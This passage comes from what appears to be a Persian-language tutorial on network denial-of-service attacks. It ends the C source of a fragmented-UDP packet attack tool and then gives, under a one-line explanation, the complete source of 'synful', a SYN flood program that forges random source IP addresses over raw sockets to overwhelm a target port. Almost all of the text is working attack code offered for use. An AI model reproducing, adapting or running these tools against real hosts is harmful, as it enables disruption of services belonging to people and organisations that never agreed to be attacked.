    *((u_short *)p_ptr) |= FIX(IP_MF);  /* IP frag flags and offset */
    p_ptr += 2;
    *((u_short *)p_ptr) = 0x40;         /* IP TTL */
    byte = IPPROTO_UDP;
    memcpy(p_ptr + 1, &byte, sizeof(u_char));
    p_ptr += 4;                         /* IP checksum filled in by kernel */
    *((u_long *)p_ptr) = src_ip;        /* IP source address */
    p_ptr += 4;
    *((u_long *)p_ptr) = dst_ip;        /* IP destination address */
    p_ptr += 4;
    *((u_short *)p_ptr) = htons(src_prt);       /* UDP source port */
    p_ptr += 2;
    *((u_short *)p_ptr) = htons(dst_prt);       /* UDP destination port */
    p_ptr += 2;
    *((u_short *)p_ptr) = htons(8 + PADDING);   /* UDP total length */

    if (sendto(sock, packet, IPH + UDPH + PADDING, 0, (struct sockaddr *)&sin,
               sizeof(struct sockaddr)) == -1)
    {
        perror("\nsendto");
        free(packet);
        exit(1);
    }

    p_ptr = &packet[2];         /* IP total length is 2 bytes into the header */
    *((u_short *)p_ptr) = FIX(IPH + MAGIC + 1);
    p_ptr += 4;                 /* IP offset is 6 bytes into the header */
    *((u_short *)p_ptr) = FIX(MAGIC);
```

```
    if (sendto(sock, packet, IPH + MAGIC + 1, 0, (struct sockaddr *)&sin,
               sizeof(struct sockaddr)) == -1)
    {
        perror("\nsendto");
        free(packet);
        exit(1);
    }
    free(packet);
}
//--------------------------------------

u_long name_resolve(u_char *host_name)
{
    struct in_addr addr;
    struct hostent *host_ent;

    if ((addr.s_addr = inet_addr(host_name)) == -1)
    {
        if (!(host_ent = gethostbyname(host_name))) return (0);
        bcopy(host_ent->h_addr, (char *)&addr.s_addr, host_ent->h_length);
    }
    return (addr.s_addr);
}

void usage(u_char *name)
{
    fprintf(stderr,
            "%s src_ip dst_ip [ -s src_prt ] [ -t dst_prt ] [ -n how_many ]\n",
            name);
    exit(0);
}
```

۴- حمله synful

در این حمله با ارسال حجم زیادی از بسته‌های syn به دستگاه مقابل آن را دچار مشکل می‌سازد.

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <string.h>
#include <unistd.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <arpa/inet.h>
#include <linux/ip.h>
#include <linux/tcp.h>

void dosynpacket(unsigned int, unsigned int, unsigned short, unsigned short);
unsigned short in_cksum(unsigned short *, int);
unsigned int host2ip(char *);
void initrand();
//--------------------------------------
```

```
main(int argc, char **argv)
{
  unsigned int srchost;
  char tmpsrchost[12];
  int i,s1,s2,s3,s4;
  unsigned int dsthost;
  unsigned short port=80;
  unsigned short random_port;
  unsigned int number=1000;
  printf("synful [It's so synful to send those spoofed SYN's]\n");
  printf("Hacked out by \\\\StOrM\\\\\n\n");
  if(argc < 2)
  {
    printf("syntax: synful targetIP\n", argv[0]);
    exit(0);
  }
  initrand();
  dsthost = host2ip(argv[1]);
  if(argc >= 3) port = atoi(argv[2]);
  if(argc >= 4) number = atoi(argv[3]);
  if(port == 0) port = 80;
  if(number == 0) number = 1000;
  printf("Destination  : %s\n",argv[1]);
  printf("Port         : %u\n",port);
  printf("NumberOfTimes: %d\n\n", number);
  for(i=0;i < number;i++)
  {
    s1 = 1+(int) (255.0*rand()/(RAND_MAX+1.0));
    s2 = 1+(int) (255.0*rand()/(RAND_MAX+1.0));
    s3 = 1+(int) (255.0*rand()/(RAND_MAX+1.0));
    s4 = 1+(int) (255.0*rand()/(RAND_MAX+1.0));
    random_port = 1+(int) (10000.0*rand()/(RAND_MAX+1.0));
    sprintf(tmpsrchost,"%d.%d.%d.%d",s1,s2,s3,s4);
    printf("Being Synful to %s at port %u from %s port %u\n", argv[1], port, tmpsrchost, random_port);
    srchost = host2ip(tmpsrchost);
    dosynpacket(srchost, dsthost, port, random_port);
  }
}
//--------------------------------------

void dosynpacket(unsigned int source_addr, unsigned int dest_addr, unsigned short dest_port, unsigned
short ran_port) {
  struct send_tcp
  {
    struct iphdr ip;
    struct tcphdr tcp;
  } send_tcp;
  struct pseudo_header
  {
    unsigned int source_address;
    unsigned int dest_address;
    unsigned char placeholder;
    unsigned char protocol;
    unsigned short tcp_length;
    struct tcphdr tcp;
```

```
} pseudo_header;
int tcp_socket;
struct sockaddr_in sin;
int sinlen;

/* form ip packet */
send_tcp.ip.ihl = 5;
send_tcp.ip.version = 4;
send_tcp.ip.tos = 0;
send_tcp.ip.tot_len = htons(40);
send_tcp.ip.id = ran_port;
send_tcp.ip.frag_off = 0;
send_tcp.ip.ttl = 255;
send_tcp.ip.protocol = IPPROTO_TCP;
send_tcp.ip.check = 0;
send_tcp.ip.saddr = source_addr;
send_tcp.ip.daddr = dest_addr;

/* form tcp packet */
send_tcp.tcp.source = ran_port;
send_tcp.tcp.dest = htons(dest_port);
send_tcp.tcp.seq = ran_port;
send_tcp.tcp.ack_seq = 0;
send_tcp.tcp.res1 = 0;
send_tcp.tcp.doff = 5;
send_tcp.tcp.fin = 0;
send_tcp.tcp.syn = 1;
send_tcp.tcp.rst = 0;
send_tcp.tcp.psh = 0;
send_tcp.tcp.ack = 0;
send_tcp.tcp.urg = 0;
send_tcp.tcp.window = htons(512);
send_tcp.tcp.check = 0;
send_tcp.tcp.urg_ptr = 0;

/* setup the sin struct */
sin.sin_family = AF_INET;
sin.sin_port = send_tcp.tcp.source;
sin.sin_addr.s_addr = send_tcp.ip.daddr;

/* (try to) open the socket */
tcp_socket = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
if(tcp_socket < 0)
{
  perror("socket");
  exit(1);
}

  /* set fields that need to be changed */
  send_tcp.tcp.source++;
  send_tcp.ip.id++;
  send_tcp.tcp.seq++;
  send_tcp.tcp.check = 0;
  send_tcp.ip.check = 0;

  /* calculate the ip checksum */
```

```
    send_tcp.ip.check = in_cksum((unsigned short *)&send_tcp.ip, 20);

    /* set the pseudo header fields */
    pseudo_header.source_address = send_tcp.ip.saddr;
    pseudo_header.dest_address = send_tcp.ip.daddr;
    pseudo_header.placeholder = 0;
    pseudo_header.protocol = IPPROTO_TCP;
    pseudo_header.tcp_length = htons(20);
    bcopy((char *)&send_tcp.tcp, (char *)&pseudo_header.tcp, 20);
    send_tcp.tcp.check = in_cksum((unsigned short *)&pseudo_header, 32);
    sinlen = sizeof(sin);
    sendto(tcp_socket, &send_tcp, 40, 0, (struct sockaddr *)&sin, sinlen);
  close(tcp_socket);
}
//--------------------------------------

unsigned short in_cksum(unsigned short *ptr, int nbytes)
{
  register long    sum;      /* assumes long == 32 bits */
  u_short          oddbyte;
  register u_short  answer;    /* assumes u_short == 16 bits */

  sum = 0;
  while (nbytes > 1)  {
    sum += *ptr++;
    nbytes -= 2;
  }

  if (nbytes == 1) {
    oddbyte = 0;   /* make sure top half is zero */
    *((u_char *) &oddbyte) = *(u_char *)ptr;   /* one byte only */
    sum += oddbyte;
  }

  sum  = (sum >> 16) + (sum & 0xffff);/* add high-16 to low-16 */
  sum += (sum >> 16);          /* add carry */
  answer = ~sum;     /* ones-complement, then truncate to 16 bits */
  return(answer);
}
//--------------------------------------

unsigned int host2ip(char *hostname)
{
  static struct in_addr i;
  struct hostent *h;
  i.s_addr = inet_addr(hostname);
  if(i.s_addr == -1)
  {
    h = gethostbyname(hostname);
    if(h == NULL)
    {
      fprintf(stderr, "cant find %s!\n", hostname);
      exit(0);
    }
    bcopy(h->h_addr, (char *)&i.s_addr, h->h_length);
  }
```

```
   return i.s_addr;
}
//---------------------------------------

void initrand(void)
{
  struct timeval tv;

  gettimeofday(&tv, (struct timezone *) NULL);
  srand(tv.tv_usec);
}
```